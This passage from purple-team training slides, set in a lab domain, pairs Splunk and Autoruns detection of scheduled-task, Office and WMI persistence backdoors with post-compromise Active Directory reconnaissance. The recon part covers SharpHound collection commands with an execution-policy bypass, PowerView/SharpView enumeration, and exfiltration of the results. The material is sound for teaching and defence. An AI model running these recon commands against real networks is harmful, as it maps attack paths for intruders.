ComputerName	TaskCategory	TargetObject	Details
FOX-PC-ZERO.fox.com	Registry value set (rule: RegistryEvent)	HKLM\SOFTWARE\MICROSOFT\Windows\CurrentVersion\Run\VBoxTray	C:\Windows\system32\VBoxTray.exe
FOX-PC-ZERO.fox.com	Registry value set (rule: RegistryEvent)	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\notepad++.exe\(Default)	C:\Program Files\Notepad++\notepad++.exe
FOX-PC-ZERO.fox.com	Registry value set (rule: RegistryEvent)	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ElevatedBackdoor	C:\Users\miller\Desktop\PurpleHaze\backdoor.exe
FOX-PC-ZERO.fox.com	Registry value set (rule: RegistryEvent)	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\My Program	C:\Program Files\Autorun Program\program.exe

MITIGATION & DETECTION - SCHEDULED TASK PERSISTENCE

- Monitor task scheduler create and modify logs (Event ID 4698 & 4702).
- Consider filtering out scheduled tasks created by computer accounts to reduce the noise.

```
host="HOSTNAME" EventCode=4698 Account_Name!="*\$"
```

```
| table ComputerName, Account_Name, Task_Name, Message
```

New Search

```
1 host="fox-pc-zero" EventCode=4698 Account_Name!="*\$"
2 | table ComputerName, Account_Name, Task_Name, Message
```

✓ 11 events (before 8/13/19 2:41:32.000 AM) No Event Sampling ▾ Job ▾

Events Patterns Statistics (11) Visualization

100 Per Page ▾ Format Preview ▾

ComputerName	Account_Name	Task_Name	Message
FOX-PC-ZERO.fox.com	v1v1	\System_Persistence	A scheduled task was created.

Subject:

Security ID: S-1-5-21-3770101603-635826656-386101

Account Name: v1v1

Account Domain: FOX-PC-ZERO

A screenshot of a Splunk search interface titled "New Search". The search query is:
1 host="fox-pc-zero" EventCode=4698 Account_Name!="*\\$"
2 | table ComputerName, Account_Name, Task_Name, Message
The results show 11 events found before 8/13/19 2:41:32.000 AM with no event sampling. The "Statistics (11)" tab is selected. The results table has columns: ComputerName, Account_Name, Task_Name, and Message. A single row is visible:
ComputerName: FOX-PC-ZERO.fox.com
Account_Name: v1v1
Task_Name: \System_Persistence
Message: A scheduled task was created.
The Task_Name and Message fields are highlighted with red boxes. Below the table, the Subject, Security ID, Account Name, and Account Domain are displayed.

MITIGATION & DETECTION - SCHEDULED TASK PERSISTENCE

Message  count 

```
<Priority>7</Priority>

</Settings>

<Actions Context="Author">

<Exec>

<Command>cmd.exe</Command>

<Arguments>/c C:\Users\miller\Desktop\PurpleHaze\backdoor.exe</Arguments>

</Exec>

</Actions>

<Principals>

<Principal id="Author">

<UserId>S-1-5-18</UserId>

<RunLevel>LeastPrivilege</RunLevel>
```

MITIGATION & DETECTION - OFFICE PERSISTENCE

- Office persistence mechanisms usually require some sort of change to registry or file writes to Microsoft Office directories (e.g. Trusted Locations). Monitor registry and file based events for Office persistence artifacts.

```
host="HOSTNAME" EventCode=13 TargetObject="*Office\ test*" Details="*.dll"
```

```
| table ComputerName, TaskCategory, TargetObject, Details
```

The screenshot shows a log analysis interface with the following details:

- Log Query:** host="HOSTNAME" EventCode=13 TargetObject="*Office\ test*" Details="*.dll" | table ComputerName, TaskCategory, TargetObject, Details
- Time Range:** All time
- Event Count:** 6 events (before 8/13/19 2:56:34.000 AM)
- Sampling:** No Event Sampling
- Mode:** Smart Mode
- Statistics:** 6 events
- Format:** 100 Per Page
- Preview:** Available
- Table Headers:** ComputerName, TaskCategory, TargetObject, Details
- Data Rows (Red Boxed):**

ComputerName	TaskCategory	TargetObject	Details
FOX-PC-ZERO.fox.com	Registry value set (rule: RegistryEvent)	HKU\S-1-5-21-3614633456-3812767098-950797269-1115\Software\Microsoft\Office test\Special\Perf\(Default)	C:\Users\miller\Desktop\PurpleHaze\backdoor.dll
FOX-PC-ZERO.fox.com	Registry value set (rule: RegistryEvent)	HKU\S-1-5-21-3614633456-3812767098-950797269-1115\Software\Microsoft\Office test\Special\Perf\(Default)	C:\Users\miller\Desktop\PurpleHaze\backdoor.dll
FOX-PC-ZERO.fox.com	Registry value set (rule: RegistryEvent)	HKU\S-1-5-21-3614633456-3812767098-950797269-1115\Software\Microsoft\Office test\Special\Perf\(Default)	C:\Users\miller\Desktop\PurpleHaze\backdoor.dll
FOX-PC-ZERO.fox.com	Registry value set (rule: RegistryEvent)	HKU\S-1-5-21-3614633456-3812767098-950797269-1115\Software\Microsoft\Office test\Special\Perf\(Default)	C:\Users\miller\Desktop\PurpleHaze\backdoor.dll

Office persistence techniques:

<https://labs.mwrinfosecurity.com/blog/add-in-opportunities-for-office-persistence/>

MITIGATION & DETECTION - WMI PERSISTENCE

- Monitor WMI Event activity (Sysmon Event ID 19, 20 & 21) for suspicious WMI Query and Consumer activity.

```
host="HOSTNAME" EventCode=19
```

```
| table ComputerName, User, Operation, Query
```

New Search

Save As ▾ Close

```
1 host="fox-pc-zero" EventCode=19
2 | table ComputerName, User, Operation, Query
```

All time ▾ Current

✓ 320 events (before 8/13/19 3:03:07.000 AM) No Event Sampling ▾ Job ▾ II ■ → ↗ ↓ Smart Mode

Events Patterns Statistics (320) Visualization

100 Per Page ▾ Format Preview ▾ < Prev 1 2 3 4 Next

ComputerName	User	Operation	Query
FOX-PC-ZERO.fox.com	NOT_TRANSLATED	Created	"SELECT * FROM __InstanceCreationEvent WITHIN 5 WHERE TargetInstance ISA 'Win32_Process' AND TargetInstance.Name = 'notepad.exe'"
FOX-PC-ZERO.fox.com	NOT_TRANSLATED	Deleted	"SELECT * FROM __InstanceCreationEvent WITHIN 5 WHERE TargetInstance ISA 'Win32_Process' AND TargetInstance.Name = 'notepad.exe'"
FOX-PC-ZERO.fox.com	NOT_TRANSLATED	Deleted	"SELECT * FROM __InstanceCreationEvent WITHIN 5 WHERE TargetInstance ISA 'Win32_Process' AND TargetInstance.Name = 'notepad.exe'"

MITIGATION & DETECTION - WMI PERSISTENCE

```
host="fox-pc-zero" EventCode=20
```

```
| table ComputerName, User, Operation, Type, Destination
```

New Search Save As ▾

1 host="fox-pc-zero" EventCode=20
2 | table ComputerName, User, Operation, Type, Destination

✓ 165 events (before 8/13/19 3:05:32.000 AM) No Event Sampling ▾ Job ▾ II ■ ↗ ↘ ↙ ↘ Smart

Events Patterns Statistics (165) Visualization

100 Per Page ▾ Format Preview ▾ < Prev 1 2

ComputerName	User	Operation	Type	Destination
FOX-PC-ZERO.fox.com	NOT_TRANSLATED FOX-PC-ZERO\vv1	Deleted	Information Command Line	"C:\\Windows\\System32\\cmd.exe /C C:\\Users\\miller\\Desktop\\PurpleHaze\\wmi_backdoor.exe"
FOX-PC-ZERO.fox.com	NOT_TRANSLATED FOX-PC-ZERO\vv1	Created	Information Command Line	"C:\\Windows\\System32\\cmd.exe /C C:\\Users\\miller\\Desktop\\PurpleHaze\\wmi_backdoor.exe"
FOX-PC-ZERO.fox.com	NOT_TRANSLATED FOX-PC-ZERO\vv1	Deleted	Information Command Line	"C:\\Windows\\System32\\cmd.exe /C C:\\Users\\miller\\Desktop\\PurpleHaze\\wmi_backdoor.exe"
FOX-PC-ZERO.fox.com	NOT_TRANSLATED FOX-PC-ZERO\vv1	Deleted	Information Command Line	"cmd /C C:\\Users\\miller\\Desktop\\PurpleHaze\\wmi_backdoor.exe"

MITIGATION & DETECTION - AUTORUNS

- Autoruns from Sysinternals is invaluable for host-level persistence detection/hunting.

Entry Type	Description	Publisher	Image Path	Timestamp
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell	cmd.exe	Windows Command Processor	(Verified) Microsoft Windows	c:\windows\system22\cmd.exe
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	ElevatedBackdoor		File not found: C:\Users\miller\Desktop\PurpleHaze\backdoor.exe.exe	8/4/2014
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components	VBoxTray	virtualBox Guest Additions Tray Application	(verified) Oracle Corporation	c:\windows\system32\vboxtray.exe

Registry AutoRun

Entry Type	Description	Publisher	Image Path	Timestamp
Task Scheduler	\GoogleUpdateTaskMachineCore	Google Installer	(Verified) Google Inc	c:\program files (x86)\google\update\googleupdate.exe
	\GoogleUpdateTaskMachineUA	Google Installer	(Verified) Google Inc	c:\program files (x86)\google\update\googleupdate.exe
	\Ipe		c:\temp\ipe.bat	
	\Microsoft\Office\Office 15 Subscription Heartbeat		File not found: C:\Program Files\Common Files\Microsoft Shared\Office15\OLI..	
	\MyTask2		File not found: C:\Missing Scheduled Binary\program.exe	
	\npcapwatchdog		c:\program files\npcap\checkstatus.bat	
	\System_Persistence		File not found: C:\Users\miller\Desktop\PurpleHazelbackdoor.exe	


Scheduled Task

Entry Type	Description	Publisher	Image Path	Timestamp
WMI Database Entries	Windows Update Consumer PS	ApacheBench command line utility	(Not Verified) Apache Software Foundation	c:\users\miller\desktop\purplehaze\wmi_backdoor.exe

WMI

6. ACTIVE DIRECTORY RECON & ENUMERATION

WINDOWS HOST PERSISTENCE




The situation:

We've established a persistent foothold on our compromised user and acquired local admin rights on their PC. Now we want to gather as much information as possible about the FOX.com domain for later AD targeted attacks.

- Active directory architecture can be pretty simple (single forest networks) or exceptionally complicated (multiple forests and trust relationships).
- Regardless of the AD design, you're usually looking for the same type of information to guide you in your attack:
 - Domain, trust & forest details.
 - User and group information (including High Value Targets/HVTs e.g. admins).
 - Computers, network shares, services (web services, database services etc).
 - ACLS, GPOs, OUs and other AD configurations.
- **NOTE:** FOX.com is a single AD forest, so we won't be covering any cross trust recon or attacks.



- **BloodHound** - <https://github.com/BloodHoundAD/BloodHound>
- **PowerView & SharpView:**
 - PowerView - <https://github.com/PowerShellMafia/PowerSploit/tree/dev/Recon>
(Powershell)
 - SharpView - <https://github.com/tevora-threat/SharpView> (C#)
- **Active Directory Module** – <https://docs.microsoft.com/en-us/powershell/module/addsadministration/> (Powershell)



- An application used to visualize Active Directory environments.
- BloodHound uses **graph theory** to reveal the hidden and often unintended relationships within an Active Directory environment. This helps attackers find simple and complex attack paths to abuse.
- BloodHound is a **must have tool** in your arsenal if you're involved in attacking or defending AD.



Reference:

<https://github.com/BloodHoundAD/BloodHound/wiki>

<https://www.pentestpartners.com/security-blog/bloodhound-walkthrough-a-tool-for-many-tradecrafts/>

AD RECON- BLOODHOUND (DATA COLLECTION)

- BloodHound uses 2 ingestors to collect information from AD connected systems; a C# binary and a Powershell script. Both support numerous command line options that affect the type of data BloodHound collects and how it goes about collecting it.

#Data collection using Powershell script

```
$env:psexecutionpolicypreference="bypass"  
Import-Module .\SharpHound.ps1  
Invoke-Bloodhound -CollectionMethod All -Domain fox.com -ZipFileName C:\Windows\Temp\bh1.zip
```

#Data collection using C# binary

```
.\Sharphound.exe --CollectionMethod All --Domain fox.com --ZipFileName C:\Windows\Temp\bh2.zip
```

#If you're interested, there's also a Python ingestor developed by Fox-IT here:

<https://github.com/fox-it/BloodHound.py>

Reference:

<https://github.com/BloodHoundAD/BloodHound/wiki/Data-Collector>

AD RECON- BLOODHOUND (DATA COLLECTION)

■ Powershell ingestor.

The screenshot illustrates the process of collecting Active Directory data using the BloodHound tool. It shows a Windows PowerShell window, a File Explorer window, and a WinRAR interface.

PowerShell Session:

```
PS C:\Users\miller\Desktop\PurpleHaze\Ingestors> $env:psexecutionpolicypreference="bypass"
PS C:\Users\miller\Desktop\PurpleHaze\Ingestors> Import-Module .\SharpHound.ps1
PS C:\Users\miller\Desktop\PurpleHaze\Ingestors> Invoke-Bloodhound -CollectionMethod All -Domain fox.com -ZipFileName C:\Windows\Temp\bh1.zip
Initializing BloodHound at 7:18 PM on 8/5/2019
Resolved Collection Methods to Group, LocalAdmin, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPN
Starting Enumeration for fox.com
Status: 77 objects enumerated (+77 77/s --- Using 98 MB RAM )
Finished enumeration for fox.com in 00:00:01.3011931
3 hosts failed ping. 0 hosts timedout.

Compressing data to C:\Windows\Temp\bh1.zip.
You can upload this file directly to the UI.
Finished compressing files!
PS C:\Users\miller\Desktop\PurpleHaze\Ingestors>
```

File Explorer View:

Computer > Local Disk (C:) > Windows > Temp

File Explorer details:

- Favorites: Desktop, Downloads, Programs, PurpleHaze, PurpleHaze (vboxsrv) (F), Programs (vboxsrv) (E), OneDrive, Recent Places
- Libraries: Documents, Music, Pictures, Videos
- Computer: Local Disk (C:)
- Content pane (C:\Windows\Temp):
 - Name: KB2533523_10.0.30319, KB2600217_10.0.30319, KB2604121_10.0.30319, KB2656351_10.0.30319, KB2729449_10.0.30319, KB2737019_10.0.30319, KB2742595_10.0.30319, KB2789642_10.0.30319, Microsoft .NET Framework 4 Client Profile Setup_4.0.30319, MPIInstrumentation, MPTelemetrySubmit, OfficeTemp, OfficeTempA67BEAB4-C2B8-4621-848A-7F4F270B5B10, ASPNETSetup_00000.log, ASPNETSetup_00001.log, bh1.zip, C2RIntegrator(20190209212804F20).log

WinRAR View:

bh1.zip (evaluation copy)

File Explorer details:

- Name:
 - ..
 - 20190805191851_computers.json
 - 20190805191851_domains.json
 - 20190805191851_gpos.json
 - 20190805191851_groups.json
 - 20190805191851_ous.json
 - 20190805191851_sessions.json
 - 20190805191851_users.json


AD RECON- BLOODHOUND (DATA COLLECTION)

- C# ingestor.

```
PS C:\Users\miller\Desktop\PurpleHaze\Ingestors> .\Sharphound.exe --CollectionMethod All --Domain fox.com --ZipFileName C:\Windows\Temp\bh2.zip  
Initializing BloodHound at 7:32 PM on 8/5/2019  
Resolved Collection Methods to Group, LocalAdmin, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTTargets  
Starting Enumeration for fox.com  
Status: 77 objects enumerated (+77 77/s --- Using 43 MB RAM )  
Finished enumeration for fox.com in 00:00:01.2831671  
2 hosts failed ping. 0 hosts timedout.  
  
Compressing data to C:\Windows\Temp\bh2.zip.  
You can upload this file directly to the UI.  
Finished compressing files!  
PS C:\Users\miller\Desktop\PurpleHaze\Ingestors> -
```

AD RECON- BLOODHOUND (DATA COLLECTION)

- The zip files can then be exfiltrated and uploaded to BloodHound via its GUI.



AD RECON- BLOODHOUND (DATA COLLECTION)

Start typing to search for a node...


Database Info Node Info Queries

Database Info

DB Address	bolt://localhost:7687
DB User	neo4j
Users	14
Computers	4
Groups	54
Sessions	3
ACLs	576
Relationships	669

Refresh DB Stats Clear Sessions
Warm Up Database Clear Database
Log Out/Switch DB

We'll use BloodHound to find AD attack paths later on. For now, let's move onto other AD recon techniques.



AD RECON- BLOODHOUND HANDBOOK

- An awesome resource to get familiar with BloodHound and Cypher:



★★★ **BloodHound Handbook (by @SadProcessor)** ★★★
<https://insinuator.net/2018/11/the-dog-whisperers-handbook/>

PowerView:

- PowerView is a Powershell script that is used to perform recon and enumeration on Windows domains. It contains numerous functions that can be used to enumerate AND attack Active Directory.

Example usage

```
$env:PSExecutionPolicyPreference="bypass"  
Import-Module .\PowerView.ps1  
Get-Domain
```

SharpView:

- SharpView is a C# port of PowerView.

Example usage

```
SharpView.exe Get-DomainController
```

Reference:

<https://pentestlab.blog/tag/powerview/>

<https://threattevora.com/a-sharpview-and-more-aggressor/>

AD RECON- POWERVIEW USAGE

```
PS C:\Users\miller\Desktop\PurpleHaze> Get-Domain

Forest          : fox.com
DomainControllers : {FOX-SVR-DC.fox.com}
Children        : {}
DomainMode      : Windows2012R2Domain
DomainModeLevel : 6
Parent          :
PdcRoleOwner    : FOX-SVR-DC.fox.com
RidRoleOwner    : FOX-SVR-DC.fox.com
InfrastructureRoleOwner : FOX-SVR-DC.fox.com
Name            : fox.com


PS C:\Users\miller\Desktop\PurpleHaze> Get-DomainController

Forest          : fox.com
CurrentTime     : 8/25/2019 11:28:06 AM
HighestCommittedUsn : 131163
OSVersion       : Windows Server 2012 R2 Standard Evaluation
Roles           : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain          : fox.com
IPAddress       : 192.168.80.254
SiteName        : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections : {}
OutboundConnections : {}
Name            : FOX-SVR-DC.fox.com
Partitions      : {DC=fox,DC=com, CN=Configuration,DC=fox,DC=com, CN=Schema,
```

AD RECON- SHARPVIEW USAGE

```
PS C:\Users\miller\Desktop\PurpleHaze> .\SharpView.exe Get-DomainController
Forest : fox.com
CurrentTime : 8/24/2019 6:23:33 PM
HighestCommittedUsn : 122982
OSVersion : Windows Server 2012 R2 Standard Evaluation
Roles : {SchemaRole, NamingRole, PdcRole, RidRole, InfrastructureRole}
Domain : fox.com
IPAddress : 192.168.80.254
SiteName : Default-First-Site-Name
InboundConnections : {}
OutboundConnections : {}
Name : FOX-SVR-DC.fox.com
